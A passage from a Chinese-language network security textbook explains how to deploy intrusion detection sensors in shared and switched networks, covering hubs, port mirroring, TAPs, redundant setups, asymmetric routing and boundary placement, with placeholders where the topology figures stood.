


图 9-5　共享网络 IDS 部署拓扑图

2）交换式网络环境

在交换式网络中，通信被交换机分隔开，并且根据接口的 MAC 地址选择路由。这一配置控制了每一接口所接收的通信量。如果与其他形式的流量管理方式结合使用，交换式网络配置将是一种有效的带宽控制方式，它能够提高每一设备的通信过程的效率。

因为由交换机管理业务，设置一个混杂模式的接口也无法控制它能够或不能看到哪些业务，这实际上有效地"屏蔽"了网络传感器、数据包传感器或依赖于混杂模式进行操作的任何其他设备。

为了解决这一问题，必须设置一个可管理的交换机，它能够将所有通信镜像到选定的一个或多个端口。这在交换机管理中称做 spanning 或 mirroring。

(1) 交换环境部署一。在交换机和路由器之间接入一个集线器，从而把一个交换环境转换为共享环境。这样做的优点是简单易行，成本低廉。如果客户对网络的传输速度和可靠性要求不高，建议采用这种方式。网络部署拓扑如图 9-6 所示。




图 9-6 交换环境网络部署拓扑一

(2) 交换环境部署二。如果交换机支持端口镜像的功能，建议采用这种方式，可以在不改变原有网络拓扑结构的基础上完成传感器的部署。它的优点是配置简单、灵活，使用方便，不需要中断网络，是比较常用的一种方式。网络部署拓扑如图 9-7 所示。




图 9-7 交换环境网络部署拓扑二

(3) 交换环境部署三。如果交换机不支持端口镜像功能,或者出于性能的考虑不便启用该功能,可以采用 TAP(分支器)。它的优点是能够支持全双工 100Mbps 或者全双工 1000Mbps 的网络流量。网络部署拓扑如图 9-8 所示。




图 9-8　交换环境网络部署拓扑三

(4) 全冗余的高可用性部署。在这种情况下,任何一个传感器或者链路发生故障,都不会中断对网络的实时监测。网络部署拓扑如图 9-9 所示。




图 9-9　全冗余的高可用性部署拓扑

(5) 不对称路由情况下的部署。在这种情况下,如果采用两台传感器分别部署在不同的交换机上是无法检测到攻击的,因为基于状态的 IDS 产品必须监听到一个会话全部的双向流量,才能判别是否有攻击发生。新一代的 DCNIDS-1800 入侵检测系统采用多端口融合和关联分析技术,能够合并一台传感器的不同网卡上听到的流量,作出综合的分析和判断。网络部署拓扑如图 9-10 所示。

4. 传感器部署位置

在完全理解了网络资源和拓扑图结构之后,就可以开始在网络中设置传感器的位置了。




图 9-10　不对称路由情况下的部署拓扑

在理想情况下，我们的网络分析应该已经指明了我们认为需要传感器的区域。我们可以开始决定需要的传感器配置的类型。如果还不能确定在哪里放置传感器，也不必担心。虽然每个网络都是独一无二的，系统管理员还是可以选择几个常见的传感器部署位置。这些位置集中在一些常见的功能边界，图 9-11 所示为介绍这些常见的部署位置。




图 9-11　传感器部署位置

(1) 边界保护。传感器负责监视网络的边界。在大多数网络中,边界保护是指在我们的网络和 Internet 之间的链路。注意:一定要定位到我们网络的所有 Internet 连接。在很多时候,管理员忘记了远程节点含有 Internet 连接。有时候,我们网络中的各部门有他们自己的 Internet 连接(独立于公司的 Internet 连接)。任何到 Internet 的连接都需要被监视。网络拓扑如图 9-12 所示。

